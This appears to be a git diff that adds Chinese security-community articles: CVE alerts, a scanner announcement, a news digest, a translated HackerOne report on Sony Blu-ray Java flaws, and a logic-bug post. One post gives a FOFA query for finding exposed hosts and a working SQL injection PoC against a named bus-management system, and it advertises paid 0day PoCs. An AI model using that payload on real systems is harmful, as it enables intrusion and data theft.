
Apache Arrow是一种通用的列式格式和多语言工具箱,用于快速数据交换和内存分析,Apache Arrow R软件包是Apache Arrow项目的R语言组件,用于处理高性能的列式数据格式,它允许R语言用户高效地读取、写入和操作Arrow格式的数据,Apache Arrow R包中存在一个反序列化漏洞(CVE-2024-52338),该漏洞的CVSS评分为9.8,Apache Arrow R 包(版本 4.0.0 - 16.1.0)存在反序列化漏洞,该漏洞源于 IPC和Parquet数据读取器在处理元数据时未对输入进行严格验证,攻击者可通过构造恶意的Arrow IPC、Feather或Parquet 文件,在元数据中嵌入恶意对象,当应用程序加载这些文件时,unserialize() 函数会直接解析元数据,可能触发反序列化漏洞,从而导致任意代码执行。
|
||||
|
||||
|
||||
|
||||
**影响范围:**Apache Arrow R package 4.0.0-16.1.0**安全措施:**升级版本目前该漏洞已经修复,受影响用户可将Apache Arrow R包或Apache Arrow升级到17.0.0或更高版本。**下载链接:**https://github.com/apache/arrow/tags**临时措施:**暂无**参考链接:**https://lists.apache.org/thread/0rcbvj1gdp15lvm23zm601tjpq0k25vt
|
||||
|
||||
@@ -0,0 +1,9 @@
|
||||
# 【漏洞预警】H3C SecCenter SMP未授权输入验证不当漏洞可导致远程代码执行
|
||||
cexlife 飓风网络安全 2024-11-29 13:15
|
||||
|
||||
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
H3C发布安全公告,其中披露了一个输入验证不当漏洞,未经授权的攻击者可以通过该漏洞上传文件获取服务器控制权限。**修复建议:正式防护方案:**该产品为商业应用,厂商已发布补丁修复漏洞,建议下载相关补丁或联系厂商获取相关支持尽快更新至安全版本。**安全版本:**H3C SecPath SMP>=E1115**参考链接:**https://www.h3c.com/cn/Service/Online_Help/psirt/security-notice/detail_2021.htm?Id=226与此同时,请做好资产自查以及预防工作,以免遭受黑客攻击。
|
||||
|
||||
@@ -0,0 +1,10 @@
|
||||
# 【漏洞预警】Zyxel ZLD防火墙路径遍历漏洞(CVE-2024-11667)
|
||||
cexlife 飓风网络安全 2024-11-29 13:15
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞预警:**合勤科技(ZyXEL)是国际著名的网络宽带系统及解决方案供应商,ZLD(Zyxel Linux Distribution)是Zyxel的防火墙操作系统,专为其下一代防火墙 (NGFW) 和统一威胁管理 (UTM) 设备设计,支持高级的网络安全功能、VPN 管理、多 WAN 和负载均衡等功能,Zyxel ATP系列、USG FLEX系列、USG FLEX 50(W) 系列和USG20(W)-VPN系列防火墙产品都使用了基于Zyxel ZLD的防火墙固件。Zyxel发布安全公告,攻击者正在积极利用Zyxel ZLD防火墙中的一个路径遍历漏洞(CVE-2024-11667),该漏洞的CVSS评分为7.5,Zyxel ZLD防火墙固件版本5.00-5.38的Web管理界面中存在目录遍历漏洞,未经身份验证的远程攻击者可通过恶意设计的URL来访问系统的文件目录,从而下载或上传文件,成功利用该漏洞可能导致未授权访问敏感文件(如系统配置信息或用户凭据),造成敏感信息泄露,从而可能导致进一步的恶意活动,例如建立恶意VPN连接和修改防火墙安全策略。**影响范围:**Zyxel ATP系列固件版本:V5.00 - V5.38Zyxel USG FLEX系列固件版本:V5.00 - V5.38Zyxel USG FLEX 50(W)系列固件版本:V5.10 - V5.38Zyxel USG20(W)-VPN系列固件版本:V5.10 - V5.38**修复建议:**升级版本目前该漏洞已经修复,受影响用户可将Zyxel ZLD防火墙固件版本升级到5.39或更高版本。**下载链接:**https://www.zyxel.com/global/en**临时措施:**1.将防火墙升级至5.39或更高固件版本。2.更改所有用户帐户的密码(尤其是管理员密码)以防止凭据泄露。3.增强网络监控以检测任何异常活动。4.禁用远程访问,如果无法立即应用更新,请暂时禁用远程访问功能(如远程管理和SSL VPN),直到固件修补完成。5.定期数据备份,维护关键数据的离线备份,以确保在发生意外事件时恢复业务连续性。6.审查最佳实践,可参考:https://community.zyxel.com/en/discussion/10920/best-practices-to-secure-a-distributed-network-infrastructure/p1?new=1
|
||||
|
||||
**参考链接:**https://www.zyxel.com/global/en/support/security-advisories/zyxel-security-advisory-protecting-against-recent-firewall-threats-11-27-2024
|
||||
|
||||
@@ -0,0 +1,38 @@
|
||||
# 广联达OA系统漏洞批量检测工具 - GlodonScan
|
||||
GSDNC GSDK安全团队 2024-11-29 11:00
|
||||
|
||||
01 项目地址
|
||||
|
||||
```
|
||||
https://github.com/OracleNep/GlodonScan
|
||||
```
|
||||
|
||||
|
||||
|
||||
02 项目介绍
|
||||
|
||||
|
||||
广联达OA系统漏洞批量检测工具
|
||||
|
||||
可检测的漏洞列表:
|
||||
```
|
||||
广联达OA EmailAccountOrgUserService SQL注入漏洞
|
||||
广联达OA GetUserByEmployeeCode SQL注入漏洞
|
||||
广联达OA GetIMDictionarySQL注入漏洞
|
||||
广联达OA GetUserByUserCode SQL注入漏洞
|
||||
广联达OA GWGDWebService任意文件上传漏洞
|
||||
广联达OA GetAllData 信息泄露漏洞
|
||||
广联达OA GetChangeUsers 信息泄露漏洞
|
||||
广联达OA test.aspx 信息泄露漏洞
|
||||
广联达OA Service.asmx 信息泄露漏洞
|
||||
广联达OA UserFilesUpload任意文件上传漏洞
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
注:
|
||||
工具仅供安全研究与学习之用,若将工具做其他用途,由使用者承担全部法律及连带责任,作者及发布者不承担任何法律及连带责任。信息及工具收集于互联网,真实性及安全性自测!!!
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,78 @@
|
||||
# 漏洞推送|某信公交apply存在SQL注入漏洞
|
||||
小白菜安全 小白菜安全 2024-11-29 12:07
|
||||
|
||||

|
||||
|
||||
漏洞描述
|
||||
|
||||
|
||||

海信智能公交企业管理系统是一款基于大数据和人工智能技术构建的综合管理系统,旨在全面提升公交企业的安全保障能力、运营生产效率、企业管理水平、决策分析能力和乘客出行体验。该系统apply存在SQL注入漏洞,攻击者通过该漏洞获取敏感信息。
|
||||
|
||||
|
||||

|
||||
|
||||
资产信息
|
||||
|
||||
|
||||
fofa:"HisModules/ErpAdmin/RoleMng/Js/selectDefaultRole.js" || body="var _FactoryData"
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

漏洞复现
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
POC
|
||||
|
||||
```
|
||||
/YZSoft/Forms/XForm/OA/apply.aspx?tid=1&did=-1%27%20AND%208081=(SELECT%20UPPER(XMLType(CHR(60)||CHR(58)||CHR(113)||CHR(98)||CHR(107)||CHR(120)||CHR(113)||(SELECT%20(CASE%20WHEN%20(8081=8081)%20THEN%201%20ELSE%200%20END)%20FROM%20DUAL)||CHR(113)||CHR(98)||CHR(98)||CHR(113)||CHR(113)||CHR(62)))%20FROM%20DUAL)--%20OQnn
|
||||
```
|
||||
|
||||
---------------------------------------------------
|
||||
|
||||
更多漏洞poc(0day漏洞)、安全工具、批量脚本加入内部圈子获取,目前只要49,无理由3天退款,加入圈子请扫描下方二维码。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
漏洞文库:
|
||||
|
||||
|
||||
|
||||
|
||||
工具收集:
|
||||
|
||||
|
||||
|
||||
|
||||
脚本文库:
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
免责声明
|
||||
|
||||
|
||||
该公众号主要是分享互联网上公开的一些漏洞poc和工具,
|
||||
利用本公众号所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,本公众号及作者不为此承担任何责任,一旦造成后果请自行承担!如果本公众号分享导致的侵权行为请告知,我们会立即删除并道歉。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,143 @@
|
||||
# 网络安全动态 一周速览 2024.11.23 - 2024.11.29
|
||||
Sugar Delta Insights 2024-11-29 09:30
|
||||
|
||||
**网络安全动态 一周速览**
|
||||
|
||||
2024.11.23 - 2024.11.29
|
||||
|
||||
|
||||
政策更新及合规动态
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
1.四部门联合印发《电信网络诈骗及其关联违法犯罪联合惩戒办法》
|
||||
|
||||
Source:https://www.secrss.com/articles/72726
|
||||
|
||||
2.四部门开展“清朗·网络平台算法典型问题治理”专项行动
|
||||
|
||||
Source:https://www.secrss.com/articles/72692
|
||||
|
||||
3.纽约对Geico和Travelers因数据泄露罚款1130万美元
|
||||
|
||||
Source:https://www.bankinfosecurity.com/new-york-fines-geico-travelers-113m-for-data-breaches-a-26899
|
||||
|
||||
4. 前实习生篡改代码攻击大模型训练,字节跳动起诉索赔800万
|
||||
|
||||
Source:https://www.secrss.com/articles/72821
|
||||
|
||||
行业威胁情报
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
1.星巴克因第三方软件供应商遭勒索软件攻击
|
||||
|
||||
Source:https://cybersecuritynews.com/starbucks-hit-by-ransomware-attack/#google_vignette
|
||||
|
||||
2.警惕微信群“钓鱼”传播“银狐”木马病毒变种
|
||||
|
||||
Source:https://mp.weixin.qq.com/s/JANpjpgjW1Pjo-Y32uthPw
|
||||
|
||||
3. 工信部警示:Remcos RAT恶意软件新变种风险
|
||||
|
||||
Source:https://www.secrss.com/articles/72719
|
||||
|
||||
4.Zello要求用户重置密码以应对安全事件
|
||||
|
||||
Source:https://www.bleepingcomputer.com/news/security/zello-asks-users-to-reset-passwords-after-security-incident/
|
||||
|
||||
5.新型隐匿GodLoader恶意软件攻击多平台设备
|
||||
|
||||
Source:https://cybersecuritynews.com/godloader-malware-multiple-platform/#google_vignette
|
||||
|
||||
6.首个针对Linux系统的UEFI引导套件Bootkitty被发现
|
||||
|
||||
Source:https://www.bleepingcomputer.com/news/security/researchers-discover-bootkitty-first-uefi-bootkit-malware-for-linux/
|
||||
|
||||
7.Cloudflare因日志收集服务漏洞丢失55%客户日志数据
|
||||
|
||||
Source:https://www.bleepingcomputer.com/news/security/cloudflare-says-it-lost-55-percent-of-logs-pushed-to-customers-for-35-hours/
|
||||
|
||||
8.APT-C-60黑客利用StatCounter和Bitbucket在SpyGlace恶意软件攻击中进行间谍活动
|
||||
|
||||
Source:https://thehackernews.com/2024/11/apt-c-60-exploits-wps-office.html
|
||||
|
||||
9.NachoVPN攻击通过恶意VPN服务器传播更新威胁
|
||||
|
||||
Source:https://www.bleepingcomputer.com/news/security/new-nachovpn-attack-uses-rogue-vpn-servers-to-install-malicious-updates/
|
||||
|
||||
10.“Matrix”黑客部署大规模IoT僵尸网络发动DDoS攻击
|
||||
|
||||
Source:https://hackread.com/matrix-hackers-new-iot-botnet-ddos-attacks/
|
||||
|
||||
11.Blue Yonder供应链管理系统遭勒索软件攻击,影响英国多家超市运营
|
||||
|
||||
Source:https://www.bleepingcomputer.com/news/security/blue-yonder-ransomware-attack-disrupts-grocery-store-supply-chain/
|
||||
|
||||
12.恶意软件利用BYOVD技术绕过杀毒软件,终止142个安全进程
|
||||
|
||||
Source:https://thehackernews.com/2024/11/researchers-uncover-malware-using-byovd.html
|
||||
|
||||
13.黑客滥用Avast防护驱动绕过检测并禁用安全防御
|
||||
|
||||
Source:https://www.bleepingcomputer.com/news/security/hackers-abuse-avast-anti-rootkit-driver-to-disable-defenses/
|
||||
|
||||
14.Meta封禁超200万假账户,打击海外诈骗中心
|
||||
|
||||
Source:https://cybernews.com/security/meta-removes-2m-fake-accounts-south-asia-scam-centers/
|
||||
|
||||
15.Earth Kasha扩展攻击活动,新版LODEINFO恶意软件瞄准政府和高科技行业
|
||||
|
||||
Source:https://securityonline.info/earth-kasha-expands-operations-new-lodeinfo-malware-hits-government-and-high-tech/
|
||||
|
||||
16.美国和欧洲占全球暴露ICS系统的73%,关键基础设施面临高风险
|
||||
|
||||
Source:https://hackread.com/us-europe-account-73-global-exposed-ics-systems/
|
||||
|
||||
安全漏洞更新
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
1.7-Zip高危漏洞CVE-2024-11477可致任意代码执行,用户需紧急更新
|
||||
|
||||
Source:https://cybersecuritynews.com/7-zip-vulnerability-arbitrary-code/#google_vignette
|
||||
|
||||
2.Advantech工业Wi-Fi接入点发现超过二十个漏洞,紧急修复
|
||||
|
||||
Source:https://thehackernews.com/2024/11/over-two-dozen-flaws-identified-in.html
|
||||
|
||||
3.macOS漏洞(CVE-2023-32428)允许获取Root权限,PoC已发布
|
||||
|
||||
Source:https://securityonline.info/macos-vulnerability-cve-2023-32428-grants-root-access-poc-published/
|
||||
|
||||
4.ProjectSend漏洞CVE-2024-11680被黑客利用进行服务器入侵
|
||||
|
||||
Source:https://www.bleepingcomputer.com/news/security/hackers-exploit-projectsend-flaw-to-backdoor-exposed-servers/
|
||||
|
||||
5.RomCom利用Firefox和Windows零日漏洞实施无点击攻击
|
||||
|
||||
Source:https://www.darkreading.com/application-security/romcom-apt-zero-day-zero-click-browser-escapes-firefox-tor
|
||||
|
||||
6.eritas Enterprise Vault高危漏洞或致远程代码执行,企业须立即采取措施
|
||||
|
||||
Source:https://cybersecuritynews.com/multiple-vulnerabilities-in-veritas-enterprise-vault-let-attackers-execute-remote-code/
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
扫码关注我们
|
||||
|
||||
Delta Insights
|
||||
|
||||
|
||||
行业资讯 动态观察 前沿研究
|
||||
|
||||
免责声明:此通讯文稿仅供参考,任何使用本公众号内容所引发的行为或决策,完全由您个人自行承担责任。在作出决策时,您应当咨询合格的安全顾问。
|
||||
|
||||
@@ -0,0 +1,179 @@
|
||||
# 记一次20000美元的漏洞挖掘报告(HackOne)
|
||||
原创 Trangs 跃迁安全 2024-11-29 08:52
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
点击上方蓝字加入我们,感谢!!!
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
01
|
||||
|
||||

|
||||
|
||||
记一次20000美元的漏洞挖掘报告
|
||||
|
||||
Enjoy life
|
||||
|
||||
A HAPPY LIFE AFTER RAIN
|
||||
|
||||

|
||||
|
||||
01
|
||||
|
||||
漏洞点1:
|
||||
|
||||
**“com.sony.gemstack.org.dvb.user.UserPreferenceManagerImpl”类使用不安全的“readObject()”在特权上下文下反序列化“userprefs”文件:**
|
||||
|
||||
```
|
||||
private void initPreferences() {
|
||||
try {
|
||||
UserPreferenceManagerImpl.preferences = AccessController.doPrivileged((PrivilegedExceptionAction<String[][]>)new ReadPreferenceAction());
|
||||
}
|
||||
catch (PrivilegedActionException ex) {}
|
||||
if (UserPreferenceManagerImpl.preferences == null) {
|
||||
UserPreferenceManagerImpl.preferences = new String[UserPreferenceManagerImpl.PREFERENCES.length][];
|
||||
}
|
||||
if (UserPreferenceManagerImpl.preferences[3] == null) {
|
||||
UserPreferenceManagerImpl.preferences[3] = new String[] { "26" };
|
||||
this.savePreferences();
|
||||
}
|
||||
}
|
||||
|
||||
```
|
||||
|
||||
|
||||
```
|
||||
private static class ReadPreferenceAction implements PrivilegedExceptionAction{
|
||||
public Object run() throws Exception {
|
||||
String[][] array = null;
|
||||
ObjectInputStream objectInputStream = null;
|
||||
try {
|
||||
objectInputStream = new ObjectInputStream(new BufferedInputStream(new FileInputStream(RootCertManager.getOriginalPersistentRoot() + "/userprefs")));
|
||||
array = (String[][])objectInputStream.readObject();
|
||||
}
|
||||
finally {
|
||||
if (objectInputStream != null) {
|
||||
objectInputStream.close();
|
||||
}
|
||||
}
|
||||
return array;
|
||||
}}
|
||||
```
|
||||
|
||||
|
||||
**攻击者可以将“userprefs”文件替换为恶意序列化对象,以 **实例化特权上下文下的类**。在不存在提交的较旧固件(如 5.05)上,很容易利用此漏洞:攻击者可以实例化 'ClassLoader' 子类以使用所有权限调用 'defineClass',并最终绕过安全管理器。**
|
||||
|
||||
02
|
||||
|
||||
漏洞
|
||||
点2:
|
||||
|
||||
**“com.oracle.security.Service”类包含一个方法“newInstance”,该方法对任意类名调用“Class.forName”。这允许实例化任意类,甚至是受限类(例如在 'sun.' 中)。这适用于具有单个参数的公共构造函数的所有类。可以通过在自定义 'ProviderAccessor' 实现上调用 'com.oracle.ProviderAdapter.setProviderAccessor' 来绕过 'newInstance' 中的检查。**
|
||||
|
||||
```
|
||||
if (!this.registered) {
|
||||
if (ProviderAdapter.getService(this.provider, this.type, this.algorithm) != this) {
|
||||
throw new NoSuchAlgorithmException("Service not registered with Provider " + this.provider.getName() + ": " + this);
|
||||
}
|
||||
this.registered = true;}
|
||||
```
|
||||
|
||||
|
||||
03
|
||||
|
||||
漏洞
|
||||
点3:
|
||||
|
||||
**“com.sony.gemstack.org.dvb.io.ixc.IxcProxy”类包含受保护的方法“invokeMethod”,它可以调用特权上下文下的方法。如果满足以下条件,则可以绕过方法中的权限检查:**
|
||||
|
||||
|
||||
- 该方法是公共的和非静态的。
|
||||
|
||||
- 该方法的类是 public、non-final 并且可以实例化。
|
||||
|
||||
```
|
||||
class FileImpl extends File implements FileInterface {
|
||||
FileImpl(String pathname) {
|
||||
super(pathname);
|
||||
}
|
||||
}
|
||||
|
||||
```
|
||||
|
||||
|
||||
```
|
||||
interface FileInterface extends Remote {
|
||||
public String[] list() throws RemoteException;
|
||||
}
|
||||
|
||||
```
|
||||
|
||||
|
||||
**此漏洞可用于泄露文件系统结构以及转储文件(例如,从 '/app0/')。**
|
||||
|
||||
****
|
||||
04
|
||||
|
||||
漏洞
|
||||
点4:
|
||||
|
||||
**“compiler receiver thread”从运行时进程接收大小为 0x58 字节的结构:**
|
||||
|
||||
```
|
||||
typedef struct {
|
||||
uint8_t cmd; // 0x00
|
||||
uint64_t arg0; // 0x08
|
||||
uint64_t arg1; // 0x10
|
||||
uint64_t arg2; // 0x18
|
||||
uint64_t arg3; // 0x20
|
||||
uint64_t arg4; // 0x28
|
||||
uintptr_t runtime_data; // 0x30
|
||||
uintptr_t compiler_data; // 0x38
|
||||
uint64_t data1; // 0x40
|
||||
uint64_t data2; // 0x48
|
||||
uint64_t unk; // 0x50
|
||||
} CompilerAgentRequest; // 0x58
|
||||
|
||||
CompilerAgentRequest req;
|
||||
while (CompilerAgent::readn(s, &req, sizeof(req)) > 0) {
|
||||
uint8_t ack = 0xAA;
|
||||
CompilerAgent::writen(s, &ack, sizeof(ack));
|
||||
if (req.compiler_data != 0) {
|
||||
memcpy(req.compiler_data + 0x28, &req, sizeof(req));
|
||||
...
|
||||
}
|
||||
...
|
||||
}
|
||||
|
||||
```
|
||||
|
||||
|
||||
**此结构体在编译器进程的偏移量 0x38(我们称之为 'compiler_data)处包含一个指针,用于备份请求结构。攻击者只需发送一个不受信任的指针,编译器接收器线程就会将数据从请求复制到其内存中。换句话说,我们有一个 write-what-where 原语。攻击者可以通过提供指向 JIT 内存的指针来利用此漏洞,并存储要写入请求的内容。编译器会将这些数据写入 JIT 内存,因此让我们有机会执行任意有效负载。这有严重的影响:- 可以编写 ELF 加载程序来 加载和执行盗版游戏。- 内核利用变得微不足道因为没有 SMEP,人们可以简单地跳转到函数指针损坏的用户。**
|
||||
|
||||
**文章翻译自:https://hackerone.com/reports/1379975 By:Trangs**
|
||||
|
||||
温馨提示
|
||||
|
||||
**免责声明:文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由读者承担全部法律及连带责任,文章作者和本公众号不承担任何法律及连带责任,望周知!!!**
|
||||
|
||||

|
||||
|
||||
|
||||
扫描二维码关注我们
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# 记一次小程序渗透测试到通杀RCE(0day)
|
||||
原创 Mstir 星悦安全 2024-11-26 03:51
|
||||
实战安全研究 2024-11-29 14:39
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,73 @@
|
||||
# 记一次逻辑漏洞(3)
|
||||
原创 青春计协 青春计协 2024-11-29 08:53
|
||||
|
||||
GRADUATION
|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||
|
||||
|
||||
|
||||
免责申明:
|
||||
|
||||
|
||||
|
||||
本文仅用于技术讨论与学习,利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,文章作者及本公众号不为此承担任何责任。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
思路:
|
||||
|
||||
|
||||
|
||||
一些可以尝试一些特殊的支付方式,比如:XX电商系统支持的支付方式有哪些?微信、支付宝、、货到付款、银联等,但是其中一个促销折扣这类的版块,不支持某种方式,可以尝试把支付方式进行修改为其他支付方式可以达到不进行支付的绕过,而当订单超时没有进行支付会自动进行取消。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
测试:
|
||||
|
||||
|
||||
|
||||
**备注:举例:(非真实漏洞场景)**
|
||||
|
||||
正常:用户选购商品——下单——付款——跳转抽奖页面——抽奖——结束
|
||||
|
||||
错误:用户选购商品——下单——特殊付款(不付款)——跳转抽奖页面——抽奖——结束
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
危害:
|
||||
|
||||
|
||||
|
||||
可以无限制的抽奖,因为是未付款所以即使最后结束了该订单但是原本的抽奖机会使用了,如果是抽奖积分/币这类的,可以直接进行商品费用的抵扣,那么是否会造成很低的价格购买商品。
|
||||
|
||||
如果商品A价格1000,但是积分最高可抵扣90%,那么只需要付款10%的费用。
|
||||
|
||||
影响商家和平台利益!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**编辑|**
|
||||
青春计协
|
||||
|
||||
**审核|青春计协**
|
||||
|
||||
Reference in new issue
Block a user